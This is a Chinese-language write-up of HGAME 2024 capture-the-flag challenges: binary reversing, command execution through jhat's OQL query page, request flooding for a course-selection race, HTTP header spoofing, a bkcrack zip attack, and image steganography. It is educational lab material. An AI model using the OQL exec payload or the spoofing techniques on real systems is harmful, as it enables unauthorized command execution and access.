
## ezUPX

UPX is a packer

附件是一个 `ezupx.exe`。直接用 UPX 解包:

```
upx -d ezupx.exe
```

用 IDA 打开解包后的 `ezupx.exe`。



按下 F5 得到 main() 对应的 C 语言代码。

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v3; // edx
    __int64 i; // rax
    __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
    int v7; // [rsp+40h] [rbp-18h]

    memset(v6, 0, sizeof(v6));
    v7 = 0;
    sub_140001020("plz input your flag:\n");
    sub_140001080("%36s");
    v3 = 0;
    for ( i = 0i64; (*((BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
    {
        if ( (unsigned int)++v3 >= 0x25 )
        {
            sub_140001020("Coooo! You really know a little of UPX!");
            return 0;
        }
    }
    sub_140001020("Sry, try again plz...");
    return 0;
}
```

正确的 flag 的字符串的各个字符分别与 0x32 异或得到的字节数组，等于 byte\_1400022A0。

byte\_1400022A0 的各个元素分别与 0x32 异或，对应到字符，得到的字符串，就是正确的 flag 的字符串。

在 IDA 中找到：

```
byte_1400022A0 db 64h, 78h, 76h, 73h, 60h, 49h, 65h, 5dh, 45h, 13h, 6bh
; DATA XREF: main+36↑o
db 2, 47h, 6dh, 59h, 5ch, 2, 45h, 6dh, 6, 6dh, 5eh, 3
db 2 dup(46h), 5eh, 1, 6dh, 2, 54h, 6dh, 67h, 62h, 6ah
db 13h, 4fh, 32h, 0bh dup(0)
```

解密代码如下：

```
#include <stdio.h>

int main() {
```

```

unsigned char byte_1400022A0[48] = {
    0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B,
    0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E, 0x03,
    0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A,
    0x13, 0x4F, 0x32, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};

unsigned char flag[0x25];
for (int i = 0; i < 0x25; i = i + 1) {
    flag[i] = byte_1400022A0[i] ^ 0x32;
}
printf("%s\n", flag);
return 0;
}

```


得到 flag

VIDAR{Wow!Y0u\_kn0w\_4\_l1tt13\_0f\_UPX!}

## ezIDA

Do you know how to use IDA?

附件是一个 ezida.exe。用 IDA 打开：



按下 F5 得到 main() 的 C 语言代码：

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    sub_140001020("plz input flag:\n");
    sub_140001080("%39s");
    if (!strcmp(byte_1400030C8, ahGameW3lcomeT0)) {
        sub_140001020("%s");
    }
    else {
        sub_140001020("sry, Try agin plz...!");
    }
    return 0;
}

```

并找到

aHGameW3lcomeT0 db 'hGame{w3lcome\_T0\_Th3\_World\_of\_Rev3rse!}', 0

得到 flag

```
hgame{w3lcoMe_T0_Th3_WorlD_oF_Rev3rse!}
```

## jhat

jhat is a tool used for analyzing Java heap dump files

**提示1** hint1: need rce

**提示2** hint2: focus on oql

**提示3** hint3: 题目不出网 想办法拿到执行结果

进入靶机页面，转到 OQL 查询页面。

执行以下代码：

```
var process = java.lang.Runtime.getRuntime().exec("ls");
var inputStream = process.getInputStream();
var reader = new java.io.BufferedReader(new java.io.InputStreamReader(inputStream));
var output = "";
var line = "";
while ((line = reader.readLine()) != null) {
    output += line + "\n";
}
```

就可以获得在靶机上执行 ls 命令的结果。

### Object Query Language (OQL) query

All Classes (excluding platform) OQL Help

```
var process = java.lang.Runtime.getRuntime().exec("ls");
var inputStream = process.getInputStream();
var reader = new java.io.BufferedReader(new java.io.InputStreamReader(inputStream));
var output = "";
var line = "";
while ((line = reader.readLine()) != null) {
    output += line + "\n";
}
```

Execute

```
[bin boot dev etc flag heapdump.hprof home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var]
```

那么，只要执行 cat flag，就可以得到 flag。

```
var process = java.lang.Runtime.getRuntime().exec("cat flag");
var inputStream = process.getInputStream();
var reader = new java.io.BufferedReader(new java.io.InputStreamReader(inputStream));
var output = "";
var line = "";
while ((line = reader.readLine()) != null) {
    output += line + "\n";
}
```

得到 flag

### Object Query Language (OQL) query

All Classes (excluding platform) OQL Help

```
var process = java.lang.Runtime.getRuntime().exec("cat flag");
var inputStream = process.getInputStream();
var reader = new java.io.BufferedReader(new java.io.InputStreamReader(inputStream));
var output =
var line =
while ((line = reader.readLine()) != null) {
    output += line + "\n";
}
```

Execute

```
[hgame{6ac176cd1debff3165cbd525d8754ca78e7b32dd9}]
```

```
hgame{6ac176cd1debff3165cbd525d8754ca78e7b32dd9}
```

# Select Courses

Can you help ma5hr00m select the desired courses?  
进入靶机页面，是一个选课网页 <http://106.15.72.34:30558/>。（IP和端口号仅为该次解题的情况）

The screenshot shows a course selection interface with a blue header bar containing the text "自主选课". Below the header is a message: "帮阿茹选到以下所有课程，阿茹会给你奖励！" (Help Arju select all the following courses, Arju will give you a reward!). To the right of this message is a button labeled "选完了" (Selected). The main content area displays a list of courses with their details:

2023-2024 学年 2 学期 第2轮 本学期选课要求总学分最低 16 最高 36			
(Axxxxxxxx) 创业管理 - 2.0 学分	状态:	未选	
(Axxxxxxxx) 大学生职业发展与就业指导4 - 0.5 学分	状态:	未选	
(Txxxxxxxx) 体育-羽毛球 - 1.0 学分	状态:	未选	
(Axxxxxxxx) 计算机网络原理 - 4.0 学分	状态:	未选	
(Axxxxxxxx) 操作系统及安全 - 3.0 学分	状态:	未选	

网页的课程其实在一些时刻是未满状态的，所以只需用脚本快速发送请求即可。

选课的请求，是发送到 <http://106.15.72.34:30558/api/courses> 的一个 POST 请求，payload 是这样的 json：

```
{  
    "id": 1  
}
```

其中 1 换成对应课程的实际 id。

于是可写如下的 Python 程序：

```
import httpx  
import asyncio  
  
REQUEST_URL = "http://106.15.72.34:30558/api/courses" # 根据靶机的IP和端口设定  
TIMEOUT_SECONDS = 0.2  
  
def parse_headers(header_str) -> dict:  
    headers = {}  
    for line in header_str.split('\n'): # 注意是'\n'不是'\r\n'  
        parts = line.split(':', 1)  
        if len(parts) == 2:  
            key, value = parts  
            headers[key.strip()] = value.strip()  
    return headers  
  
def get_user_input() -> str:  
    print("Put your headers below, and end with an empty line.")  
    lines = []  
    while True:  
        line = input()  
        if line.lower() == '':  
            break  
        lines.append(line)  
    return '\n'.join(lines)  
  
async def send_request(client, headers, payload) -> None:  
    try:  
        r = await client.post(REQUEST_URL, headers=headers, json=payload, timeout=TIMEOUT_SECONDS)  
        print(r.text)  
    except:  
        pass  
  
async def main() -> int:
```

```


user_input = get_user_input()
information = parse_headers(user_input)
id = int(input())
payload = {
    "id": id
}
async with httpx.AsyncClient() as client:
    while 1:
        await send_request(client, information, payload)
return 0

if __name__ == "__main__":
    asyncio.run(main())

```

把请求的 Header (从浏览器的开发人员工具中复制, 不过要去掉 Content-Length, 否则会发生异常) 复制到程序里, 空一行后输入 id, 即可开始自动请求。

我们为每门课程都开一个程序, 一段时间后就选上了所有课程, 如图。



然后点击“选完了”就可以得到 flag



hgame{w0W\_!\_1E4Rn\_To\_u5e\_5cripT\_^-^}

## ezHTTP

### HTTP Protocol Basics

用浏览器进入靶机页面, 提示“请从vidar.club访问这个页面”。

因此考虑手动构造 Header 发送请求, 指定 Referer 即可。

```

import requests

def main() -> int:
    url = 'http://47.100.137.175:30368/' # 根据靶机IP和端口设定
    headers = {
        'Referer': 'http://vidar.club'
    }
    response = requests.get(url, headers=headers)

```

```
print(response.text)
return 0

if __name__ == "__main__":
    main()
```

提示"请通过Mozilla/5.0 (Vidar; VidarOS x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0访问此页面"。

指定 User-Agent 即可。

```
import requests

def main() -> int:
    url = 'http://106.14.57.14:31940' # 根据靶机IP和端口设定
    headers = {
        'Referer': 'http://vidar.club',
        'User-Agent': 'Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0'
    }
    response = requests.get(url, headers=headers)
    print(response.text)
    return 0

if __name__ == "__main__":
    main()
```

提示"请从本地访问这个页面"。

指定 X-Forwarded-For 和 X-Real-IP 即可。

```
import requests

def main() -> int:
    url = 'http://106.14.57.14:31940' # 根据靶机IP和端口设定
    headers = {
        'Referer': 'http://vidar.club',
        'User-Agent': 'Mozilla/5.0 (Vidar; VidarOS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0',
        'X-Forwarded-For': '127.0.0.1',
        'X-Real-IP': '127.0.0.1'
    }
    response = requests.get(url, headers=headers)
    print(response.text)
    return 0

if __name__ == "__main__":
    main()
```

提示"Ok, the flag has been given to you ^-^"。

在 `return 0` 处打断点，运行代码，注意 `response` 的内容。

```

    <变量>
      <Locals>
        > response: <Response [200]>
        > headers: {'Server': 'Werkzeug/3.0.1 Python/3.11.6', 'Date': 'Tue, 06 Feb 2024 10:44:09 GMT', 'Content-Type': 'text/html; charset=utf-8'}
        > special variables
        > function variables
        > _MutableMapping__marker: <object object at 0x00000207E0DD81F0>
        > special variables
        > _abc_implementation: <_abc._abc_data object at 0x00000207E442C400>
        > special variables
        > _store: OrderedDict([('server', ('Server', 'Werkzeug/3.0.1 Python/3.11.6')), ('date', ('Date', 'Tue, 06 Feb 2024 10:44:09 GMT')), ...])
        > special variables
        > function variables
        > 'server': ('Server', 'Werkzeug/3.0.1 Python/3.11.6')
        > 'date': ('Date', 'Tue, 06 Feb 2024 10:44:09 GMT')
        > 'content-type': ('Content-Type', 'text/html; charset=utf-8')
        > 'content-length': ('Content-Length', '540')
        > 'authorization': ('Authorization', 'Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbwV7SFRUU8hc18xbVAwc1Q0bnR9In0.VKMdRQllG61JTReFhmfcIdq7MvJDncY...')
        > special variables
        > function variables
        > 0: 'Authorization'
        > 1: 'Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbwV7SFRUU8hc18xbVAwc1Q0bnR9In0.VKMdRQllG61JTReFhmfcIdq7MvJDncY...'
        > len(): 2
        > 'connection': ('Connection', 'close')
        > len(): 6

```

响应标头中有一个叫 Authorization 的项，值为

```
'Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbwV7SFRUU8hc18xbVAwc1Q0bnR9In0.VKMdRQllG61JTRe
FhmfcIdq7MvJDncYpjat7ztEDC'
```

疑似是 flag。

猜测

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbwV7SFRUU8hc18xbVAwc1Q0bnR9In0.VKMdRQllG61JTRe
FhmfcIdq7MvJDncYpjat7ztEDC
```

是 base64 编码的，在网站 [CyberChef](#) 中解码。

虽然最后那段可能有点问题，但是已经得到了 flag

```
hgame{HTTP_!s_1mP0rT4nt}
```

## simple\_attack

怎么解开这个压缩包呢？

附件是一个压缩包 `src.zip`，其中有一张图片 `103223779_p0.jpg` 和一个压缩包 `attachment.zip`，里面的压缩包包含了同样的图片和文本文件 `photo.txt`。



(图片是 [二息步行](#) by [hakusetu](#)，不过与解题无关)

因为 `attachment.zip` 中的图片与 `src.zip` 中的图片是一致的（利用 CRC 检验），且压缩算法、压缩率也一致，可采用明文攻击。

```
bkcrack -C attachment.zip -c 103223779_p0.jpg -P src.zip -p 103223779_p0.jpg
```

得到 key

```
bkcrack 1.6.1 - 2024-01-22
[19:04:30] Z reduction using 1048569 bytes of known plaintext
10.3 % (107723 / 1048569)
[19:04:34] Attack on 254 Z values at index 941867
Keys: e423add9 375dcd1c 1bce583e
45.7 % (116 / 254)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 116
[19:04:34] Keys
e423add9 375dcd1c 1bce583e
```

生成一个密码由自己设定，具有同样内容的压缩包，例如取密码为 0

```
bkcrack -C attachment.zip -k e423add9 375dcd1c 1bce583e -U new.zip 0
```

得到新的压缩包 `new.zip`

```
bkcrack 1.6.1 - 2024-01-22
[19:06:46] writing unlocked archive new.zip with password "0"
100.0 % (2 / 2)
Wrote unlocked archive.
```

用自己设定的密码来解压 `new.zip`，得到剩下的文本文件，打开。

发现是图片的 base64 编码，解码得到图片。



得到 flag

hgame{simple\_attack\_for\_zip}

# 希儿希儿希尔

Ch405是一名忠实的希儿厨，于是他出了一道这样的题，不过他似乎忘了这个加密的名字不是希儿了（x虽然经常有人叫错

补充：

图片打不开是正常现象,需要修复

最终得到的大写字母请用hgame{}包裹

附件是一个损坏的图片 secret.png。

先修复图片。首先用 CRC 检验图片宽高。

```
import zlib
```

```
import struct  
import argparse
```

```
import itertools
```

```
parser = argparse.ArgumentParser()
parser.add_argument("-f", type=str, default=None, required=True,
                    help="输入同级目录下图片的名称")
args = parser.parse_args()
```

```
bin_data = open(args.f, 'rb').read()
crc32key = zlib.crc32(bin_data[12:29]) # 计算crc
original_crc32 = int(bin_data[29:33].hex(), 16) # 原始crc

if crc32key == original_crc32: # 计算crc对比原始crc
    print('文件校验通过')
else:
    print('文件校验失败')
```

```
else:
    input_ = input("宽高被改了， 是否CRC爆破宽高？ (Y/n):")
    if input_ not in ["Y", "y", ""]:
        exit()
    else:
        for i, j in itertools.product(range(4095), range(4095)): # 理论上0x FF FF FF FF，但考虑到屏幕实际/cpu, 0x 0F FF就差不多了，也就是4095宽度和高度
            data = bin_data[12:16] + struct.pack('>i', i) + struct.pack('>i', j) + bin_data[24:29]
            crc32 = zlib.crc32(data)
            if(crc32 == original_crc32): # 计算当图片大小为i:j时的CRC校验值，与图片中的CRC比较，当相同，则图片大小已经确定
                print(f"\nCRC32: {hex(original_crc32)}")
                print(f"宽度: {i}, hex: {hex(i)}")
                print(f"高度: {j}, hex: {hex(j)}")
                exit(0)
```

(代码源自[Nuonuo's Blog](#))

```
check.py -f secret.png
```

运行结果：

```
宽高被改了， 是否CRC爆破宽高？ (Y/n):Y

CRC32: 0x121b804d
宽度: 1394, hex: 0x572
高度: 1999, hex: 0x7cf
```

利用 010 Editor 修正宽高部分的二进制数据即可。

得到修复后的图片 `secret_fixed.png`。



(图片是 [ほぼWゼーレまとめ](#) by [とぐろなす](#)，不过与解题无关)

接下去，猜测图片存在文件隐写。

用 foremost 来提取

```
foremost secret_fixed.png
```


发现除了图片本身，还存在一个压缩包，里面是 `secret.txt`，内容如下。

CVOCRJGMKLDJGBQIUIVXHEYLPNWR

根据题干，这应该是一个经过了希尔加密的密文。

我们猜测图片存在 LSB 隐写。

用 Stegsolve 打开分离后的图片，转到Data Extract，仅看 Red, Green, Blue 的最低位，得到希尔加密的 key 和 A = 0 这个对应规则。



对密文进行解密即可。

```
import numpy as np
from sympy import Matrix

def main() -> int:
    key_matrix = np.array([[8, 7], [3, 8]])
    mod_inverse_key_matrix = Matrix(key_matrix).inv_mod(26)
    ciphertext = "CVOCRJGMKLDJGBQIUIVXHEYLPNWR"
    A = 0
    ciphertext_numbers = [ord(char) - ord('A') + A for char in ciphertext]

    groups = [ciphertext_numbers[i:i+2] for i in range(0, len(ciphertext_numbers), 2)]
    plaintext_numbers = []
    for group in groups:
        decrypted_group = np.dot(np.array(mod_inverse_key_matrix).astype(int), np.array(group)) % 26
        plaintext_numbers.extend(decrypted_group.tolist())

    plaintext = ''.join([chr(number + ord('A')) for number in plaintext_numbers])
    print(plaintext)
    return 0

if __name__ == "__main__":
    main()
```

运行结果：

```
DISAPPEARINTHESEAOFBUTTERFLY
```


得到 flag

```
hgame{DISAPPEARINTHESEAOFBUTTERFLY}
```

## 签到

关注“凌武科技”微信公众号，发送“HGAME2024”获得 Flag！

按题干说明操作即可。



得到 flag

```
hgame{welc0me_t0_HGAME_2024}
```